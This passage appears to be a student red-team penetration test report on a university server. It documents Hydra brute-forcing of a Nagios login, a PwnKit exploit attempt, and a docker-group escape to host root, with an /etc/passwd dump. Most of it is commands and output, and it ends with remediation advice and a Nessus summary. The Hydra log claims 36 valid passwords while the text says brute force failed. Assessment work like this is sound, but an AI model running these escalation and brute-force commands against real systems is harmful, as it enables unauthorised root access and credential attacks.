┌──(kali㉿kali)-[~]
└─$ echo -e "admin\nnagiosadmin\ntest\nuser\nroot" > username.txt

┌──(kali㉿kali)-[~]
└─$ hydra -L username.txt -P /usr/share/wordlists/rockyou.txt 10.137.0.149 http-get /nagios
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati
ons, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-04 21:05:33
[DATA] max 16 tasks per 1 server, overall 16 tasks, 71721995 login tries (l:5/p:14344399), ~4482625 tries per task
[DATA] attacking http-get://10.137.0.149:80/nagios
[80][http-get] host: 10.137.0.149   login: admin   password: 12345678
[80][http-get] host: 10.137.0.149   login: admin   password: 123456789
[80][http-get] host: 10.137.0.149   login: admin   password: 1234567
[80][http-get] host: 10.137.0.149   login: admin   password: 123456
[80][http-get] host: 10.137.0.149   login: admin   password: iloveyou
[80][http-get] host: 10.137.0.149   login: admin   password: nicole
[80][http-get] host: 10.137.0.149   login: admin   password: babygirl
[80][http-get] host: 10.137.0.149   login: admin   password: monkey
[80][http-get] host: 10.137.0.149   login: admin   password: lovely
[80][http-get] host: 10.137.0.149   login: nagiosadmin   password: 134679
[80][http-get] host: 10.137.0.149   login: nagiosadmin   password: cherries
[80][http-get] host: 10.137.0.149   login: nagiosadmin   password: 070707
[80][http-get] host: 10.137.0.149   login: nagiosadmin   password: domino
[80][http-get] host: 10.137.0.149   login: nagiosadmin   password: skippy
[80][http-get] host: 10.137.0.149   login: nagiosadmin   password: kaykay
[80][http-get] host: 10.137.0.149   login: test   password: 123456789
[80][http-get] host: 10.137.0.149   login: test   password: 1234567
[80][http-get] host: 10.137.0.149   login: test   password: abc123
[80][http-get] host: 10.137.0.149   login: user   password: father
[80][http-get] host: 10.137.0.149   login: user   password: 77777
[80][http-get] host: 10.137.0.149   login: user   password: geraldine
[80][http-get] host: 10.137.0.149   login: user   password: dimple
[80][http-get] host: 10.137.0.149   login: user   password: dillon
[80][http-get] host: 10.137.0.149   login: user   password: romance
[80][http-get] host: 10.137.0.149   login: user   password: bunny
[80][http-get] host: 10.137.0.149   login: user   password: bhaby
[80][http-get] host: 10.137.0.149   login: user   password: ingrid
[80][http-get] host: 10.137.0.149   login: root   password: therock
[80][http-get] host: 10.137.0.149   login: root   password: iluvme
[80][http-get] host: 10.137.0.149   login: root   password: yellow1
[80][http-get] host: 10.137.0.149   login: root   password: emerald
[80][http-get] host: 10.137.0.149   login: root   password: douglas
[80][http-get] host: 10.137.0.149   login: root   password: lavender
[80][http-get] host: 10.137.0.149   login: root   password: aurora
[80][http-get] host: 10.137.0.149   login: root   password: hunter1
[80][http-get] host: 10.137.0.149   login: root   password: emanuel
1 of 1 target successfully completed, 36 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-04 21:06:32
```

Then attempt brute-force both usernames and passwords, the brute-forcing both username and password also didn't work. Basic authentication was not successfully brute-forced, but it's crucial to secure this endpoint and update the Apache server to mitigate these vulnerabilities.

PORT 9020: AMAZON OPENSEARCH REST API

EVIDENCE

Nathasha Umodhi Liyanage

Tried to interact with the REST API endpoint and check if any unsecured data is exposed by using the command ‘curl -X GET http://10.137.0.149:9200/_cat/indices’. Since this is not successful, it means the API is properly secured.

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 9200 -sV --script vuln 10.137.0.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-25 20:46 EST
WARNING: Service 10.137.0.149:9200 had already soft-matched rtsp, but now soft-matched sip; ignoring second value
Nmap scan report for redback.it.deakin.edu.au (10.137.0.149)
Host is up (0.0066s latency).

PORT     STATE SERVICE  VERSION
9200/tcp open  ssl/rtsp
| ssl-dh-params:
|   VULNERABLE:
|   Diffie-Hellman Key Exchange Insufficient Group Strength
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use Diffie-Hellman groups
|       of insufficient strength, especially those using one of a few commonly
|       shared groups, may be susceptible to passive eavesdropping attacks.
|     Check results:
|       WEAK DH GROUP 1
|             Cipher Suite: TLS_DHE_RSA_WITH_CHACHA20_POLY1305_SHA256
|             Modulus Type: Safe prime
|             Modulus Source: RFC2409/Oakley Group 2
|             Modulus Length: 1024
|             Generator Length: 8
|             Public Key Length: 1024
|     References:
|_      https://weakdh.org
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 400 Bad Request
|     content-type: application/json; charset=UTF-8
|     content-length: 84
|     {"error":"no handler found for uri [/nice ports,/Trinity.txt.bak] and method [GET]"}
|   GetRequest:
|     HTTP/1.0 401 Unauthorized
|     WWW-Authenticate: Basic realm="OpenSearch Security"
|     content-type: text/plain; charset=UTF-8
|     content-length: 12
|     Unauthorized
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Allow: HEAD,DELETE,GET
|     content-type: text/plain; charset=UTF-8
|     content-length: 0
```

PORT 27017: MONGODB

EVIDENCE

Arsalan Khan

Exploitation Completed

I have tested if the module works but after the brute force it was not successful.

Summary of Findings on MongoDB (Port 27017)

The scan on Port 27017 indicates that the system is running **MongoDB version 7.0.14**, which is commonly associated with default configurations that can pose significant security risks if not properly secured. MongoDB instances exposed to public networks without authentication are vulnerable to unauthorized access, data theft, and database modification or deletion. Additionally, outdated versions or misconfigured setups may expose the service to known vulnerabilities, such as privilege escalation or denial-of-service (DoS) attacks.

CVE-2021-4034

E V I D E N C E

MD KABIR

PwnKit: Local Privilege Escalation Vulnerability Discovered in polkit's pkexec (CVE-2021-4034)

```
[+] [CVE-2021-4034] PwnKit

   Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
   Exposure: probable
   Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ],debian=7|8|9|10|11,fedora,manjaro
   Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main
```

From LinPeas

```
sam@redback1:~/CVE-2021-4034-main$ pkexec --version
pkexec version 0.105
```

Pkexec version Check the version

```
sam@redback1:/tmp$ git clone https://github.com/arthepsy/CVE-2021-4034.git
Cloning into 'CVE-2021-4034' ...
remote: Enumerating objects: 18, done.
remote: Counting objects: 100% (4/4), done.
remote: Compressing objects: 100% (4/4), done.
remote: Total 18 (delta 2), reused 0 (delta 0), pack-reused 14 (from 1)
Unpacking objects: 100% (18/18), 4.77 KiB | 1.19 MiB/s, done.
```

Exploit Downloaded from "git clone https://github.com/arthepsy/CVE-2021-4034.git

```
sam@redback1:/tmp/CVE-2021-4034$ sudo apt-get update
Hit:1 http://archive.ubuntu.com/ubuntu focal InRelease
Get:2 http://archive.ubuntu.com/ubuntu focal-updates InRelease [128 kB]
Get:3 http://archive.ubuntu.com/ubuntu focal-backports InRelease [128 kB]
Get:4 http://archive.ubuntu.com/ubuntu focal-security InRelease [128 kB]
Get:5 http://archive.ubuntu.com/ubuntu focal-updates/main amd64 Packages [3,681 kB]
Get:6 http://archive.ubuntu.com/ubuntu focal-updates/restricted amd64 Packages [3,384 kB
Get:7 http://archive.ubuntu.com/ubuntu focal-updates/restricted Translation-en [473 kB]
Get:8 http://archive.ubuntu.com/ubuntu focal-updates/multiverse amd64 Packages [27.9 kB]
Get:9 http://archive.ubuntu.com/ubuntu focal-updates/multiverse Translation-en [7,968 B]
Get:10 http://archive.ubuntu.com/ubuntu focal-security/main amd64 Packages [3,304 kB]
Get:11 https://download.docker.com/linux/ubuntu focal InRelease [57.7 kB]
Hit:12 http://ppa.launchpad.net/oisf/suricata-stable/ubuntu focal InRelease
Fetched 11.3 MB in 11s (1,040 kB/s)
Reading package lists... Done
sam@redback1:/tmp/CVE-2021-4034$ sudo apt-get install -y gcc make libc6-dev
Reading package lists... Done
Building dependency tree
Reading state information... Done
gcc is already the newest version (4:9.3.0-1ubuntu2).
make is already the newest version (4.2.1-1.2).
libc6-dev is already the newest version (2.31-0ubuntu9.16).
libc6-dev set to manually installed.
The following package was automatically installed and is no longer required:
  wmdocker
Use 'sudo apt autoremove' to remove it.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
sam@redback1:/tmp/CVE-2021-4034$
```

Dependencies Install Dependencies

Compile the C code

```
sam@redback1:/tmp/CVE-2021-4034$ gcc -o cve-2021-4034-poc cve-2021-4034-poc.c
sam@redback1:/tmp/CVE-2021-4034$ ls
cve-2021-4034-poc  cve-2021-4034-poc.c  README.md
sam@redback1:/tmp/CVE-2021-4034$
```

Generated executable file

Run the compile command.

```
sam@redback1:/tmp/CVE-2021-4034$ sudo ./cve-2021-4034-poc
GLib: Cannot convert message: Could not open converter from “UTF-8” to “PWNKIT”
pkexec --version |
       --help |
       --disable-internal-agent |
       [--user username] PROGRAM [ARGUMENTS ...]

See the pkexec manual page for more details.
sam@redback1:/tmp/CVE-2021-4034$ pkexec --version
pkexec version 0.105
sam@redback1:/tmp/CVE-2021-4034$
```

Version patched

SECURITY MISCONFIGURATION

EVIDENCE

JASON GALLETTI

POC:

```
sam@redback1:~$ id
uid=1003(sam) gid=1003(sam) groups=1003(sam),27(sudo),119(docker)
```

Id: shows the current groups the user belongs to.

```
sam@redback1:~$ sudo su
[sudo] password for sam:
root@redback1:/home/sam# cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
```

Using sudo cmd to su, invoke login shell of root user
Further inspection of the sudoers policy, confirms that the policy is the default policy which allows adding users to the sudo group leads to privilege escalation to root.

```
sam@redback1:~$ sudo su
root@redback1:/home/sam# cd ..
root@redback1:/home# cd ..
root@redback1:/# whoami
root
root@redback1:/# id
uid=0(root) gid=0(root) groups=0(root)
root@redback1:/#
```

Recommendations:

Create groups for users that require elevated permissions to specific programs.
Disable users from moving to root without the root password.

```
# Blue Team members can execute any command on the below platforms.
%blueteam ALL=(ALL) NOPASSWD: /usr/bin/systemctl restart suricata
/usr/sbin/systemctl stop suricata /usr/sbin/systemctl start suricata

# Disable Root access via sudo for users, asks for a password of the target user
defaults: targetpw
```

SECURITY MISCONFIGURATION

E V I D E N C E

MD KABIR

POC:

```
╔══════════╣ Systemd PATH
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#systemd-path-relative-paths
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
```

Found On LinPeas We can see the PATH used by **systemd** with “systemctl show-environment” command.

```
sam@redback1:~$ systemctl show-environment
LANG=en_US.UTF-8
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
sam@redback1:~$
```

Path Systemd Environment we can Identify Writable .socket Files by "find /etc/systemd/system -name "*.socket" -writable 2>/dev/null" command.

```
/etc/systemd/system/sysinit.target.wants/lvm2-lvmpolld.socket
/etc/systemd/system/sockets.target.wants/rpcbind.socket
/etc/systemd/system/sockets.target.wants/multipathd.socket
/etc/systemd/system/sockets.target.wants/dm-event.socket
/etc/systemd/system/sockets.target.wants/uuidd.socket
/etc/systemd/system/sockets.target.wants/iscsid.socket
/etc/systemd/system/sockets.target.wants/systemd-networkd.socket
/etc/systemd/system/sockets.target.wants/snap.lxd.daemon.unix.socket
/etc/systemd/system/sockets.target.wants/snapd.socket
/etc/systemd/system/sockets.target.wants/apport-forward.socket
/etc/systemd/system/sockets.target.wants/docker.socket
/etc/systemd/system/snap.lxd.daemon.unix.socket
/etc/systemd/system/cloud-init.target.wants/cloud-init-hotplugd.socket
sam@redback1:~$
```

Writable .socket files

From the above we can verify access for docker socket by “ls -l /var/run/docker.sock”.

```
sam@redback1:~$ ls -l /var/run/docker.sock
srw-rw---- 1 root docker 0 Dec  1 12:21 /var/run/docker.sock
sam@redback1:~$ docker ps
CONTAINER ID   IMAGE                                                  COMMAND                  CREATED        STATUS
                                                   NAMES
6d93f0acfeae   dremio/dremio-oss:latest                               "bin/dremio start-fg"    16 hours ago   Up 16 hours
0/tcp, :::32010->32010/tcp, 45678/tcp              dremio
e633a96f9449   flask-api                                              "python flaskapi_dw.…"   16 hours ago   Up 16 hours
                                                   flask-api
2fbb78f0018a   docker.elastic.co/elasticsearch/elasticsearch:7.10.1   "/tini -- /usr/local…"   16 hours ago   Up 16 hours
                                                   dp-elasticsearch
055b88307312   minio/minio                                            "/usr/bin/docker-ent…"   16 hours ago   Up 16 hours
                                                   minioserver
c9c7e1145b46   docker.elastic.co/kibana/kibana:7.10.1                 "/usr/local/bin/dumb…"   16 hours ago   Up 16 hours
                                                   dp-kibana
1153a6dd552b   coredwinfrastructure_flaskapp                          "python api.py"          16 hours ago   Up 16 hours
                                                   structured-solution-api
5c3942e6aaab   postgres:13                                            "docker-entrypoint.s…"   16 hours ago   Up 16 hours
                                                   dp-postgres
0ef4bea32744   streamlit-app                                          "streamlit run strea…"   16 hours ago   Up 16 hours
                                                   streamlit-app
6ce4e1d94b7f   coredwinfrastructure_logstash                          "/usr/local/bin/dock…"   16 hours ago   Up 16 hours
                                                   dp-logstash
beed6c735493   wazuh/wazuh-manager:4.5.0                              "/init"                  3 days ago     Up 21 second
:55000->55000/tcp, :::55000->55000/tcp, 1516/tcp   single-node-wazuh.manager-1
sam@redback1:~$
```

Docker Access and container running, Now we will interact with the docker socket.

```
sam@redback1:~$ docker run --rm -it --privileged --pid=host -v /:/host alpine chroot /host sh
Unable to find image 'alpine:latest' locally
latest: Pulling from library/alpine
da9db072f522: Already exists
Digest: sha256:1e42bbe2508154c9126d48c2b8a75420c3544343bf86fd041fb7527e017a4b4a
Status: Downloaded newer image for alpine:latest
#
```

Privilege Container root access

```
sam@redback1:~$ docker run --rm -it --privileged --pid=host -v /:/host alpine chroot /host sh
Unable to find image 'alpine:latest' locally
latest: Pulling from library/alpine
da9db072f522: Already exists
Digest: sha256:1e42bbe2508154c9126d48c2b8a75420c3544343bf86fd041fb7527e017a4b4a
Status: Downloaded newer image for alpine:latest
# whoami
root
#
```

Accessed as root

We can test the steps again by another user “tester” who does not have root access or the user is not on “sudoers” list.

```
File  Actions  Edit  View  Help
tester@redback1:~$ whoami
tester
tester@redback1:~$ id
uid=1011(tester) gid=1013(tester) groups=1013(tester),119(docker)
tester@redback1:~$ systemctl show-environment
LANG=en_US.UTF-8
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
tester@redback1:~$ sudo docker run -v /:/mnt --rm -it --privileged ubuntu bash
[sudo] password for tester:
tester is not in the sudoers file.  This incident will be reported.
tester@redback1:~$ docker run -v /:/mnt --rm -it --privileged ubuntu bash
root@431a3d3bb594:/# whoami
root
root@431a3d3bb594:/# id
uid=0(root) gid=0(root) groups=0(root)
root@431a3d3bb594:/#
```

Tester

Docker Escape First we need to check if we are in Docker container.

```
tester@redback1:/$ ls -l /var/run/docker.sock
srw-rw---- 1 root docker 0 Dec  1 12:21 /var/run/docker.sock
```

Inside Docker Container To communicate with the Docker daemon we can use "curl -s --unix-socket /var/run/docker.sock http://localhost/images/json".

```
tester@redback1:/$ curl -s --unix-socket /var/run/docker.sock http://localhost/images/json
[{"Containers":-1,"Created":1733291781,"Id":"sha256:717688597bd1725aba1de098e2b6f9046c8a0e7d7472371a21b063c08389dd51","Labels
l-schema.name":"logstash","org.label-schema.schema-version":"1.0","org.label-schema.url":"https://www.elastic.co/products/log
rg.label-schema.version":"7.10.1","org.opencontainers.image.created":"2020-12-05T03:00:47Z","org.opencontainers.image.descrip
sources, transforms it, and then sends it to your favorite 'stash.'","org.opencontainers.image.licenses":"Elastic License","o
e.version":"7.10.1"},"ParentId":"sha256:5cbfdf6fc166aef2e195ec612d97ce5eda58b590720a50e660322b758448d862","RepoDigests":[],"R
:1733291711,"Id":"sha256:995df18037df9898341bffefd95050299a022ef6b0af0198b8b3b0189bc70fe4","Labels":null,"ParentId":"sha256:8
cture_flaskapp:latest"],"SharedSize":-1,"Size":266429995},{"Containers":-1,"Created":1733291693,"Id":"sha256:77dff77739f65e4a
c8136aa03639a7d78733cf3969c31000d7f27","RepoDigests":[],"RepoTags":["flask-api:latest"],"SharedSize":-1,"Size":494237928},{"C
fa","Labels":null,"ParentId":"sha256:320f1b8771f69e00663 4a6986549f73653e8b44ad5e6d7e2168e553d018131ba","RepoDigests":[],"Repo
sha256:6c52849b6d630308e72c7988ef8a386a645999cc61fcf1d7ce636c8d8a284e2","Labels":null,"ParentId":"sha256:54a5288069c1c656943
,{"Containers":-1,"Created":1733286024,"Id":"sha256:0ba4f7db7992714066da408cc2cf817ab7544bc418d38a426733e669902beabc","Labels
RepoTags":[],"SharedSize":-1,"Size":124809142},{"Containers":-1,"Created":1732219668,"Id":"sha256:f60833e1219deb3762254ecfd1a
400b3002da749597831b83ad094c24f54d7cd7ddebefc5ac9e64"],"RepoTags":["postgres:13"],"SharedSize":-1,"Size":419498777},{"Contai
Labels":{"org.opencontainers.image.ref.name":"ubuntu","org.opencontainers.image.version":"24.04"},"ParentId":"","RepoDigests"
],"SharedSize":-1,"Size":78120830},{"Containers":-1,"Created":1731024230,"Id":"sha256:afadd2395ca65dde8ec87e5c8460c97ead4561
omponent":"ubi9-micro-container","com.redhat.license_terms":"https://www.redhat.com/en/about/red-hat-end-user-license-agreeme
PI, it is 100% open-source. MinIO is ideal for large, private cloud environments with stringent security requirements and del
idah.version":"1.29.0","io.k8s.description":"Very small image which doesn't install the package manager.","io.k8s.display-na
se":"RELEASE.2024-11-07T00-52-20Z","summary":"MinIO is a High Performance Object Storage, API compatible with Amazon S3 cloud
ges/9.4-15","vcs-ref":"cd5996c9b8b99b546584696465f8f39ec682078c","vcs-type":"git","vendor":"MinIO Inc <dev@min.io>","version"
7c56b0a4b6e12d9e5356380f4105510f2332"],"RepoTags":["minio/minio:latest"],"SharedSize":-1,"Size":165054987},{"Containers":-1,"
maintainer":"Dremio","org.opencontainers.image.description":"Dremio OSS","org.opencontainers.image.ref.name":"ubuntu","org.op
igests":["dremio/dremio-oss@sha256:272cc93fc4e5e2e2ffcce6daeafc85c52dc53f7d671a94669a8f981bec045796"],"RepoTags":["dremio/dre
369c1c6569435e2d6aefa0553661a9c42e8b791117b7f60cc8a261a2c","Labels":null,"ParentId":"","RepoDigests":["python@sha256:039508c2
Size":56535822},{"Containers":-1,"Created":1729293820,"Id":"sha256:048c481481c23a0d41bae3a79e7cb05bd612bd41374dd4edbb2759e48d
0e1a90398d2aff3f1fc2"],"RepoTags":["python:3.10-bookworm"],"SharedSize":-1,"Size":1002472503},{"Containers":-1,"Created":1729
:"","RepoDigests":["python@sha256:5772df931ea2bad11e17170ce221f86c751c91eaa537733f069e20bbbb8e9fa7"],"RepoTags":["python:3.9-
2bbed549a6540f35e16fc2c0072edc253a42368ef58f1a","Labels":null,"ParentId":"","RepoDigests":["python@sha256:63de4c3f49e9131293e
ullseye"],"SharedSize":-1,"Size":123885877},{"Containers":-1,"Created":1727386302,"Id":"sha256:517b897a6a8312ce202a85c8a517d8
f10ae479dbf92f3b13d693fd1c91053da9979728cceb1dc68"],"RepoTags":["busybox:latest"],"SharedSize":-1,"Size":4269694},{"Container
els":null,"ParentId":"","RepoDigests":["alpine@sha256:1e42bbe2508154c9126d48c2b8a75420c3544343bf86fd041fb7527e017a4b4a"],"Rep
7a52ac001c2a1e4db0aac4ccd0b1e79ee8e33e55245c323008f67de1cbe4c7","Labels":{"maintainer":"NGINX Docker Maintainers <docker-main
5f3c286c2d5e"],"RepoTags":["nginx:stable"],"SharedSize":-1,"Size":187702491},{"Containers":-1,"Created":1710513349,"Id":"sha2
me":"ubuntu","org.opencontainers.image.version":"20.04"},"ParentId":"","RepoDigests":["wazuh/wazuh-certs-generator@sha256:88
b"],"SharedSize":-1,"Size":138660694},{"Containers":-1,"Created":1691675592,"Id":"sha256:deaf2d3d7edea2118094aac429d72b7997f4
.version":"20.04"},"ParentId":"","RepoDigests":["wazuh/wazuh-certs-generator@sha256:ea6b03a68be67bae0e164d82b232eae54dd132c2a
```

List of Docker Images

We have the ability to interact with the Docker daemon, so we could create a new container and potentially escape to the host.We can spawn a new container with root access by “docker run -v /:/host -it --rm --privileged --pid=host --net=host --uts=host --ipc=host ubuntu chroot /host /bin/bash”. And we can check if we have the root access.

```
tester@redback1:/$ docker run -v /:/host -it --rm --privileged --pid=host --net=host --uts=host --ipc=host ubuntu chroot /host /bin/bash
root@redback1:/# whoami
root
root@redback1:/#
```

```
root@redback1:/# id
uid=0(root) gid=0(root) groups=0(root)
root@redback1:/#
```

Gained root access

```
root@redback1:/# cat etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:112:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
sit-techstaff:x:1000:1000:sit-techstaff:/home/sit-techstaff:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
fwupd-refresh:x:113:117:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
ben:x:1002:1002:Ben Stephens,,,:/home/ben:/bin/bash
morgaine:x:1007:1009:,,,:/home/morgaine:/bin/bash
mosquitto:x:114:118::/var/lib/mosquitto:/usr/sbin/nologin
dnsmasq:x:115:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
mysql:x:116:120:MySQL Server,,,:/nonexistent:/bin/false
jesse:x:1005:1005:,,,:/home/jesse:/bin/bash
shalom:x:1014:1016:,,,:/home/shalom:/bin/bash
nagios:x:1017:1019::/home/nagios:/bin/sh
juweriaa:x:1020:1023:Juweria Ahmed,,,:/home/juweriaa:/bin/bash
postfix:x:118:123::/var/spool/postfix:/usr/sbin/nologin
_rpc:x:119:65534::/run/rpcbind:/usr/sbin/nologin
bikendra:x:1001:1001:,,,:/home/bikendra:/bin/bash
sam:x:1003:1003:,,,:/home/sam:/bin/bash
```

Listed all users

```
root@redback1:/# ps aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.0 170568 11516 ?        Ss   Dec01   3:50 /sbin/init maybe-ubiquity
root           2  0.0  0.0      0     0 ?        S    Dec01   0:00 [kthreadd]
root           3  0.0  0.0      0     0 ?        I<   Dec01   0:00 [rcu_gp]
root           4  0.0  0.0      0     0 ?        I<   Dec01   0:00 [rcu_par_gp]
root           6  0.0  0.0      0     0 ?        I<   Dec01   0:00 [kworker/0:0H]
root           8  0.0  0.0      0     0 ?        I<   Dec01   0:00 [mm_percpu_wq]
root           9  0.0  0.0      0     0 ?        S    Dec01   2:09 [ksoftirqd/0]
root          10  0.0  0.0      0     0 ?        I    Dec01   4:49 [rcu_sched]
root          11  0.0  0.0      0     0 ?        S    Dec01   0:05 [migration/0]
root          12  0.0  0.0      0     0 ?        S    Dec01   0:00 [idle_inject/0]
root          14  0.0  0.0      0     0 ?        S    Dec01   0:00 [cpuhp/0]
root          15  0.0  0.0      0     0 ?        S    Dec01   0:00 [cpuhp/1]
root          16  0.0  0.0      0     0 ?        S    Dec01   0:00 [idle_inject/1]
root          17  0.0  0.0      0     0 ?        S    Dec01   0:05 [migration/1]
root          18  0.0  0.0      0     0 ?        S    Dec01   4:25 [ksoftirqd/1]
root          20  0.0  0.0      0     0 ?        I<   Dec01   0:00 [kworker/1:0H-kblockd]
root          21  0.0  0.0      0     0 ?        S    Dec01   0:00 [cpuhp/2]
root          22  0.0  0.0      0     0 ?        S    Dec01   0:00 [idle_inject/2]
root          23  0.0  0.0      0     0 ?        S    Dec01   0:05 [migration/2]
root          24  0.0  0.0      0     0 ?        S    Dec01   4:35 [ksoftirqd/2]
root          26  0.0  0.0      0     0 ?        I<   Dec01   0:00 [kworker/2:0H-kblockd]
root          27  0.0  0.0      0     0 ?        S    Dec01   0:00 [cpuhp/3]
root          28  0.0  0.0      0     0 ?        S    Dec01   0:00 [idle_inject/3]
root          29  0.0  0.0      0     0 ?        S    Dec01   0:05 [migration/3]
root          30  0.0  0.0      0     0 ?        S    Dec01   3:04 [ksoftirqd/3]
root          32  0.0  0.0      0     0 ?        I<   Dec01   0:00 [kworker/3:0H-kblockd]
root          33  0.0  0.0      0     0 ?        S    Dec01   0:00 [cpuhp/4]
root          34  0.0  0.0      0     0 ?        S    Dec01   0:00 [idle_inject/4]
root          35  0.0  0.0      0     0 ?        S    Dec01   0:05 [migration/4]
root          36  0.0  0.0      0     0 ?        S    Dec01   2:30 [ksoftirqd/4]
root          38  0.0  0.0      0     0 ?        I<   Dec01   0:00 [kworker/4:0H-kblockd]
root          39  0.0  0.0      0     0 ?        S    Dec01   0:00 [cpuhp/5]
root          40  0.0  0.0      0     0 ?        S    Dec01   0:00 [idle_inject/5]
root          41  0.0  0.0      0     0 ?        S    Dec01   0:05 [migration/5]
root          42  0.0  0.0      0     0 ?        S    Dec01   2:22 [ksoftirqd/5]
root          44  0.0  0.0      0     0 ?        I<   Dec01   0:00 [kworker/5:0H-kblockd]
root          45  0.0  0.0      0     0 ?        S    Dec01   0:00 [cpuhp/6]
root          46  0.0  0.0      0     0 ?        S    Dec01   0:00 [idle_inject/6]
root          47  0.0  0.0      0     0 ?        S    Dec01   0:05 [migration/6]
root          48  0.0  0.0      0     0 ?        S    Dec01   2:13 [ksoftirqd/6]
root          50  0.0  0.0      0     0 ?        I<   Dec01   0:00 [kworker/6:0H-kblockd]
```

Running Processes on host

Video Demonstration Link

https://drive.google.com/file/d/1Nl4foe7RkF4trrJrTPare04jXHnHiUEq/view?usp=sharing

RISK RATINGS

1. 🟢 **Informational** - these findings have no severity associated and can be treated at your convenience; you can also choose to exclude them from the reporting
2. 🔵 **Low (<4)** - The low-risk vulnerabilities do not usually have a strong impact on the organization's business and might require a potential intruder to have local or physical access system access of the target
3. 🟠 **Medium (>=4)** - A medium-risk would require a potential intruder to use at least some amount of individual target manipulation in order to be exploited, but they shouldn't be ignored
4. 🔴 **High (>=7.5)** - The risks rated as high could be exploited fairly easily by potential intruders, if high risks are exploited, this could result in significant downtime and/or significant data loss so you should treat these first

NESSUS SCAN

SUMMARY BY NATHASHA UMODHI LIYANAGE

Redback

Report generated by Nessus™ Sat, 09 Nov 2024 10:43:41 AEDT

RED Team Trimester 3 2024

TABLE OF CONTENTS

Vulnerabilities by Host

Vulnerabilities by Host

10.137.0.149

0	0	1	0	48
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities Total: 49

SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
MEDIUM	6.5	-	51192	SSL Certificate Cannot Be Trusted
INFO	N/A	-	10223	RPC portmapper Service Detection
INFO	N/A	-	48204	Apache HTTP Server Version
INFO	N/A	-	39520	Backported Security Patch Detection (SSH)
INFO	N/A	-	39521	Backported Security Patch Detection (WWW)
INFO	N/A	-	45590	Common Platform Enumeration (CPE)
INFO	N/A	-	91822	Database Authentication Failure(s) for Provided Credentials
INFO	N/A	-	54615	Device Type
INFO	N/A	-	194915	Eclipse Jetty Web Server Detection
INFO	N/A	-	84502	HSTS Missing From HTTPS Server
INFO	N/A	-	43111	HTTP Methods Allowed (per directory)
INFO	N/A	-	10107	HTTP Server Type and Version
INFO	N/A	-	12053	Host Fully Qualified Domain Name (FQDN) Resolution
INFO	N/A	-	24260	HyperText Transfer Protocol (HTTP) Information
INFO	N/A	-	189514	MinIO Console Detection
INFO	N/A	-	65914	MongoDB Detection
